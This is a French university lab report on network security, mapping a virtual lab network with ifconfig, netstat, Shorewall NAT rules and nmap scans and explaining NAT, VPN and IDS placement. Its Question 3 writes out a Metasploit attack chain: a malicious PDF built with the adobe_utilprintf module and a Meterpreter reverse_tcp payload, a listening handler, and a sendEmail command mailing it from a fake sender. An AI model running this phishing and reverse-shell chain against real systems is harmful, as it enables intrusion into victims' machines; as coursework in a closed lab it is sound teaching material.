INF4420A - Sécurité informatique

Automne 2021

TP3 - Sécurité des réseaux

Groupe 05

Par

1956576 - Laura Beaudoin
1955913 - Andi Podgorica

Équipe 10

Soumis à

Guilhem Hermet


96/100
Excellent travail !

23 novembre 2021

Question 1 – Découverte du réseau [/1.5] 1.5/1.5

Connexion aux machines

Poste Internet :



VPN :

```
This is SecSI_vpn.unknown_domain (Linux x86_64 3.4.5-hardened) 08:50:43

SecSI_vpn login: root
Password:
Last login: Wed Nov 21 15:51:59 EST 2012 on tty1
SecSI_vpn ~ #
```


Parefeu interne :

```
This is Parefeu_int.unknown_domain (Linux x86_64 3.4.5-hardened) 08:51:03

Parefeu_int login: root
Password:
Last login: Wed Nov 21 15:03:34 EST 2012 on tty1
Parefeu_int ~ # _
```


Parefeu externe :

```
This is Parefeu_ext.unknown_domain (Linux x86_64 3.4.5-hardened) 08:51:05

Parefeu_ext login: root
Password:
Last login: Wed Nov 21 14:33:10 EST 2012 on tty1
Parefeu_ext ~ # _
```

Poste admin :



Web mail :



a) En vous connectant en tant que root sur ces machines, découvrez comment toutes ces machines sont connectées entre elles. Faites un schéma de ce réseau le plus complet possible (machines, adresses IP, ports ouverts et services utiles). Vous pouvez utiliser Visio ou encore draw.io

Poste Internet :

```
joe@localhost ~ $ sudo ifconfig
Password:
Sorry, try again.
Password:
Sorry, try again.
Password:
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:01:e2
          inet addr:192.168.214.129  Bcast:192.168.214.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:656 (656.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

joe@localhost ~ $
```

VPN :

```
SecSI_vpn ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:8f:cc:d4
          inet addr:192.168.213.3  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.1  P-t-P:10.8.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Parefeu interne :

```
Parefeu_int ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:6c:09:ce
          inet addr:192.168.211.5  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:694 (694.0 B)  TX bytes:236 (236.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:6c:09:d8
          inet addr:192.168.212.5  Bcast:192.168.212.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6857 (6.6 KiB)  TX bytes:658 (658.0 B)

eth2      Link encap:Ethernet  HWaddr 00:0c:29:6c:09:e2
          inet addr:192.168.213.5  Bcast:192.168.213.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Parefeu externe :

```
Parefeu_ext ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:64:20
          inet addr:123.45.67.4  Bcast:123.45.67.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60 (60.0 B)  TX bytes:0 (0.0 B)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:25:64:2a
          inet addr:192.168.211.4  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60 (60.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Poste admin :

```
C:\Documents and Settings\Administrator>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : poste-51626
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter

        Physical Address. . . . . . . . . : 00-0C-29-52-1C-41
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.212.124
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.212.5
        DNS Servers . . . . . . . . . . . : 192.168.211.3

C:\Documents and Settings\Administrator>
```

Web mail :


```
admin@web_mail ~ $ /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2c:9d:e9
          inet addr:192.168.211.3  Bcast:192.168.211.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:468 (468.0 B)  TX bytes:1029 (1.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

```
admin@web_mail ~ $ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 192.168.211.3:domain    *:*                     LISTEN
tcp        0      0 mail.secsi.com:domain   *:*                     LISTEN
tcp        0      0 *:smtp                  *:*                     LISTEN
tcp        0      0 mail.secsi.com:rndc     *:*                     LISTEN
tcp        0      0 *:imaps                 *:*                     LISTEN
```

```
admin@web_mail ~ $ netstat -ln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 192.168.211.3:53        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN
```

Port 80 : http
Port 53 : domain
Port 25 : smtp
Port 953 : rndc
Port 993 : imaps

Schéma réseau :



bien !

b) Vérifiez que l'adresse IP de la machine Poste_Internet est bien 123.45.67.128 et changez l'adresse au besoin (sudo ifconfig eth0 123.45.67.128).

Ce n'est pas la bonne, donc nous l'avons modifiée :

```
joe@localhost ~ $ sudo ifconfig eth0 123.45.67.128
Password:
joe@localhost ~ $ sudo ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:01:e2
          inet addr:123.45.67.128  Bcast:123.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2756 (2.6 KiB)  TX bytes:2476 (2.4 KiB)
```

c) On peut remarquer qu'un service de NAT est utilisé sur ce réseau (voir fichiers masq et rules dans le dossier /etc/shorewall du pare-feu externe). A quoi cela sert-il ?

NAT (Network Address Translation) est un moyen de correspondance de plusieurs adresses privées locales à des adresses publiques avant le transfert de l'information. Le but de la NAT est de conserver le nombre d'adresses IP publiques utilisées pour des fins de sécurité ainsi que d'économie. En bref, la NAT préserve les adresses IP en permettant aux réseaux IP privés qui utilisent des adresses IP non enregistrées de se connecter. NAT traduit les adresses des réseaux internes privés en adresses uniques au monde avant de transmettre les paquets entre les réseaux qu'elle connecte. De plus, les configurations NAT révèlent une seule adresse IP pour l'ensemble d'un réseau permettant ainsi de masquer l'ensemble du réseau interne et fournissant une sécurité de plus. Aussi, la traduction d'adresses réseau est mise en œuvre dans les environnements d'accès à distance puisqu'elle offre la double fonction de conservation des adresses et de la sécurité fortifié. [1] En ce qui concerne le trafic entrant, l'utilisation de DNAT va permettre aux machines d'accéder aux services locaux. *Webmail* va faire l'utilisation de DNAT pour que Web ainsi que DNS puissent être disponibles à partir de l'internet. Ainsi, les règles de DNAT sont dans le fichier nommé *rules*. On peut constater dans l'image de *contenu rules* ci-dessous que NAT est utilisé pour le Webmail car les adresses IP qui apparaissent concordent avec l'adresse de ce dernier. En effet, l'utilisation de la NAT se fait quand la VM fait la communication au niveau réseau de ce poste. De plus, en ce qui concerne le trafic sortant, l'utilisation de SNAT va permettre aux machines locales de remplacer leurs IP privées par les adresses IP qui sont publiques. Ainsi, les règles de SNAT sont dans le fichier nommé *masq*. Au commencement de la communication, nous remarquons que l'adresse de destination est celle de l'interface eth0 du pare-feu externe qu'on peut observer dans la figure ci-dessous *contenu masq*. Effectivement, elle est de 123.45.67.4 Quand tous les paquets du réseau vont avoir été reçus, l'adresse publique va être traduite en adresse privée, c'est-à-dire en adresse réelle de destination (poste Webmail). très bien !

Contenu masq :

```
Parefeu_ext ~ # cat /etc/shorewall/masq
#
# Shorewall version 4 - Masq file
#
# For information about entries in this file, type "man shorewall-masq"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-masq.html
#
#############################################################################################
#INTERFACE:DEST         SOURCE          ADDRESS         PROTO   PORT(S) IPSEC   MARK    USER/
#                                                                                        GROUP
eth0                    192.168.0.0/16
```

Contenu rules :

```
Parefeu_ext ~ # cat /etc/shorewall/rules
#
# Shorewall version 4 - Rules File
#
# For information on the settings in this file, type "man shorewall-rules"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-rules.html
#
#############################################################################################################################
#####################################
#ACTION         SOURCE          DEST            PROTO   DEST    SOURCE          ORIGINAL        RATE            USER/   MARK    C
ONNLIMIT        TIME            HEADERS
#                                                       PORT    PORT(S)         DEST            LIMIT           GROUP
#SECTION ALL
#SECTION ESTABLISHED
#SECTION RELATED
SECTION NEW

DNAT            net     dmz:192.168.211.3       tcp     80
DNAT            net     dmz:192.168.211.3       tcp     25
DNAT            net     dmz:192.168.211.3       tcp     993
DNAT            net     dmz:192.168.211.3       tcp     53
DNAT            net     dmz:192.168.211.3       udp     53
DNAT            net     dmz:192.168.213.3       tcp     53751
```

DMZ signifie la zone démilitarisée. En effet, nous le montrons dans notre schéma. Le réseau se trouvant Webmail est une DMZ.

Question 2 – Nmap [/2] 1.85/2

a) Changez l'adresse IP de la machine Poste_Internet pour 123.45.67.128 (sudo ifconfig eth0 123.45.67.128). À quelle adresse IP correspondent le domaine secsi.com et le serveur mail mail.secsi.com (commande nslookup)?

```
joe@localhost ~ $ nslookup secsi.com
Server:         123.45.67.4
Address:        123.45.67.4#53

Name:   secsi.com
Address: 123.45.67.4
```

```
joe@localhost ~ $ nslookup mail.secsi.com
Server:         123.45.67.4
Address:        123.45.67.4#53

Name:   mail.secsi.com
Address: 123.45.67.4
```

Ils correspondent à l'adresse IP 123.45.67.4, qui est également l'adresse IP du pare-feu externe. oui !

b) Que fait cette commande ? Expliquez le résultat.

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2021-11-10 10:12 EST
Nmap scan report for 123.45.67.4
Host is up (0.00093s latency).
Not shown: 995 filtered ports, 1 closed port
PORT    STATE SERVICE
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
993/tcp open  imaps

Nmap done: 1280 IP addresses (2 hosts up) scanned in 20.00 seconds
```

Premièrement, l'outil nmap permet de découvrir les ports ouverts et les services accessibles.

Plus précisément, avec l'argument -sT, cela effectue un TCP Connect() scan, et l'argument --open indique qu'on veut uniquement obtenir les ports ouverts.

De plus, la partie 192.168.211-124.* spécifie qu'on veut scanner toutes les adresses ip entre 192.168.211.0 et 192.168.214.0, et la partie 123.45.67.* ajoute également ces adresses ip à la liste des adresses à scanner. ok

Connexion au VPN :

```
joe@localhost ~ $ sudo /etc/init.d/openvpn start
 * Starting openvpn ...
Enter Private Key Password:
 * WARNING: openvpn has started, but is inactive
```

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2021-11-10 11:13 EST
Nmap scan report for 192.168.211.3
Host is up (0.0049s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
993/tcp open  imaps

Nmap scan report for 192.168.212.124
Host is up (0.0057s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for 123.45.67.4
Host is up (0.0019s latency).
Not shown: 995 filtered ports, 1 closed port
PORT    STATE SERVICE
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
993/tcp open  imaps

Nmap done: 1280 IP addresses (260 hosts up) scanned in 34.31 seconds
```

c) Que fait un service VPN? Expliquez le nouveau résultat.

Un service VPN, un réseau privé virtuel, a pour fonction d'offrir de la confidentialité ainsi que de l'anonymat, c'est-à-dire que le VPN achemine notre activité Internet par une connexion sécurisée et cryptée, ce qui empêche les autres de voir ce qu'on fait en ligne et d'où on le fait. D'abord, il y a création d'un réseau privé à partir d' Internet public. Ainsi, il y a création de liens entre plusieurs ordinateurs distants. Alors, en utilisant VPN, chaque connexion du réseau va devoir passer par là. Sans VPN, toutes les personnes qui essaient d'effectuer des requêtes aux différentes machines ne vont pas être capables d'avoir accès aux informations. En d'autres mots, le VPN masque l'adresse IP en laissant le réseau la rediriger via un serveur distant spécialement configuré et géré par un hôte VPN. Ceci veut dire que si on navigue sur internet avec un VPN, le serveur VPN devient la source de nos données. VPN permet de chiffrer nos données et ces données sont manipulées et dirigées dans une connexion protégée en tunnel «principe de *tunneling*». Quand on se connecte au VPN, on accède à un autre sous-réseau, et on peut donc accéder aux services offerts par ce sous-réseau. [2]

Quand nous avons lancé le VPN et avons relancé la commande d'analyse de port, nous obtenons des informations dans l'affichage des deux autres adresses. Le premier est le réseau interne de *Poste admin* et le second est le réseau de la machine *Webmail*. Le VPN permettra la connexion directe au réseau local à la place du serveur internet. Afin d'accéder directement au pare-feu interne, le *tunnel* permettra de contourner le pare-feu externe. Ainsi, il y aura un *scanning* des autres serveurs à l'aide de cette connexion protégée. tout à fait

d) Comparez les informations obtenues à l'aide de nmap à votre schéma du réseau. Expliquer les différences.

expliquez les différences (notamment qu'on ne voit pas le VPN, ni les 2 pare-feux sur le nmap)

Voir nmap question b)

e) Quel est l'avantage du NAT contre un balayage de ports?

Le rôle du NAT est de faire la traduction des adresses privées en adresses publiques. Les ports sont cachés en sachant que les informations des adresses privées sont cachées. Ainsi, pour le balayage de port il y a une certaine protection offerte par NAT. En d'autres mots, lors d'un balayage de port, nous avons connaissance des ports disponibles, mais nous ne connaissons pas les ports qui sont associées aux adresses IP. Donc un attaquant a plus de difficulté. Pour les machines qui sont dans un même sous-réseau, elles vont parvenir à communiquer entre elles sans avoir besoin de passer par NAT. [3]

oui, en plus de cela on masque la topologie du réseau interne avec le NAT

f) Pour les deux utilisations de nmap, dîtes à quel endroit du réseau il aurait fallu placer un IDS (Intrusion Detection System) pour détecter le balayage de ports.


Un IDS est un système surveillant un réseau pour détecter des activités malveillantes ou détecter des intrusions dans un système. Pour détecter le balayage de ports, il aurait fallu placer un IDS au niveau du Pare-feu externe, afin de donner accès aux différents sous-réseaux. Pour la situation concernant le VPN, on placerait l'IDS au niveau du Pare-feu interne, afin de dévoiler les communications dans les sous-réseaux nous permettant de faire la détection des intrusions. ok

Question 3 – L'email de trop [/1.5] 1.45/1.5

Armitage

a) Quel est le résultat ?

Comme aucune machine n'apparaît, puisque nous ne sommes pas dans le réseau cible, on comprend donc qu'il est impossible d'exploiter une vulnérabilité avec armitage. ok



Msfconsole

Création de l'exploit :

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf  exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf  exploit(adobe_utilprintf) > set OPTION msf.pdf
OPTION => msf.pdf
msf  exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(adobe_utilprintf) >
```

```
msf  exploit(adobe_utilprintf) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf  exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

b) Pourquoi choisir le payload reverse_tcp plutôt que payload bind_tcp ?

D'abord, le bind_tcp initie la connexion avec la machine qui en est la cible. Nous savons que chaque machine a un nombre de ports pour faire différentes communications sur le réseau. Payload bind_tcp permet d'avoir plus de chances de détecter une intrusion puisque l'attaquant essaye d'effectuer une communication vers la victime. D'autre part, le payload reverse_tcp permet de diminuer le risque de détection en écoutant sur un port et en attendant que la cible se connecte sur ce port là. Donc, l'attaquant va faire l'attaque sans que la cible s'en rende compte rapidement. En ce qui concerne notre situation, reverse_tcp est la meilleure option car l'attaque débute lorsque la cible va ouvrir le PDF, mais il sera un peu trop tard avant que la victime s'en rende compte. ok

Création le programme qui attend la connexion de l'exploit :


```
msf > use exploit/multi/handler
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf  exploit(handler) > exploit

[*] Started reverse handler on 123.45.67.128:4444
[*] Starting the payload handler...
```

c) Que se passe-t-il sur la machine Poste_admin ? Et sur Poste_internet? Sur Poste_internet, dans la fenêtre de votre « handler », lancez la commande : run post/windows/manage/migrate


Envoi du courriel :

```
root@bt:~# sendEmail -f fictive@live.com -t root@secsi.com -s 123.45.67.4 -u courriel -a /root/.msf4/local/m
sf.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

Contenu messageNov 10 08:27:50 bt sendEmail[4308]: Message input complete.
Nov 10 08:27:50 bt sendEmail[4308]: Email was sent successfully!
root@bt:~#
```


Ouverture du courriel sur poste admin :



